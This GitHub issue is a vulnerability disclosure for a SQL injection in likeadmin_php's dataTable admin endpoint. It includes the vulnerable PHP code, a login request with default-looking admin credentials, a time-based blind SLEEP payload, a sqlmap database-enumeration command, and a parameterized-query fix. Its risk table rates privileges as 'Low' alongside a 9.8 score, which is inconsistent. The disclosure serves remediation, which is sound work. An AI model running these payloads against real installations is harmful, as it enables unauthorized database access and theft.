New issue

SQL Injection Vulnerability #8

Open

zzk6th opened 3 weeks ago

SQL Injection Vulnerability in likeadmin_php

1. Vulnerability Overview

Item	Content
Vulnerability Type	SQL Injection
Affected Product	likeadmin_php <=1.9.6
Vulnerability Location	`/adminapi/tools.generator/dataTable`
Required Privileges	Administrator Login

2. Vulnerable Code

File Location: `server\app\adminapi\lists\tools\DataTableLists.php:35-38`

```
public function queryResult()
{
    $sql = 'SHOW TABLE STATUS WHERE 1=1 ';
    if (!empty($this->params['name'])) {
        $sql .= "AND name LIKE '%" . $this->params['name'] . "%'";
    }
    if (!empty($this->params['comment'])) {
        $sql .= "AND comment LIKE '%" . $this->params['comment'] . "%'";
    }
    return Db::query($sql);
}
```


3. Vulnerability Reproduction Steps

Step 1: Obtain Administrator Token

```
POST /adminapi/login/account HTTP/1.1
Host: 192.168.171.130:20221
Content-Type: application/json;charset=UTF-8
Content-Length: 63

{ "account": "admin", "password": "admin@123", "terminal": 1 }
```

Response:




Step 2: Discover Time-Based Blind SQL Injection

Test 1 (Normal Request):

```
GET /adminapi/tools.generator/dataTable?name=1 HTTP/1.1
Host: 192.168.171.130:20221
Token: 79fcc948a0a3e1276899d137a6d81572
```

Response Time: 18ms




Test 2 (Time-Based Blind Injection):

```
GET /adminapi/tools.generator/dataTable?name=1' AND (SELECT 2105 FROM (SELECT(SLEEP(5)))
Host: 192.168.171.130:20221
Token: 79fcc948a0a3e1276899d137a6d81572
```

Response Time: 10027ms

Conclusion: 5-second response time difference confirms the existence of time-based blind SQL injection vulnerability.



Step 3: Automated Verification with sqlmap


Execution Command:

```
python .\sqlmap.py -u "http://192.168.171.130:20221/adminapi/tools.generator/dataTable?name=1" --headers="Token: 79fcc948a0a3e1276899d137a6d81572" --level 3 --dbs --batch
```

Parameter Description:

- `-u` : Target URL
- `--headers` : Add Token header
- `--level 3` : Detection level
- `--dbs` : Enumerate databases
- `--batch` : Auto-confirm

Verification Result:



4. Remediation

Use Parameterized Queries:

```
public function queryResult()
{
    $sql = 'SHOW TABLE STATUS WHERE 1=1 ';
    $bindings = [];

    if (!empty($this->params['name'])) {
        $sql .= "AND name LIKE ?";
        $bindings[] = '%' . $this->params['name'] . '%';
    }
```

```
    if (!empty($this->params['comment'])) {
        $sql .= "AND comment LIKE ?";
        $bindings[] = '%' . $this->params['comment'] . '%';
    }

    return Db::query($sql, $bindings);
}
```

5. Risk Assessment

Metric	Score	Description
Attack Vector	Network	Remote exploitation
Attack Complexity	Low	Low exploitation barrier
Privileges Required	Low	Administrator login required
User Interaction	None	No interaction required
Scope	Changed	Can affect other components
Confidentiality	High	Full data access possible
Integrity	High	Full data modification possible
Availability	High	Can cause service unavailability
Overall Score	**9.8**	**Critical**

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants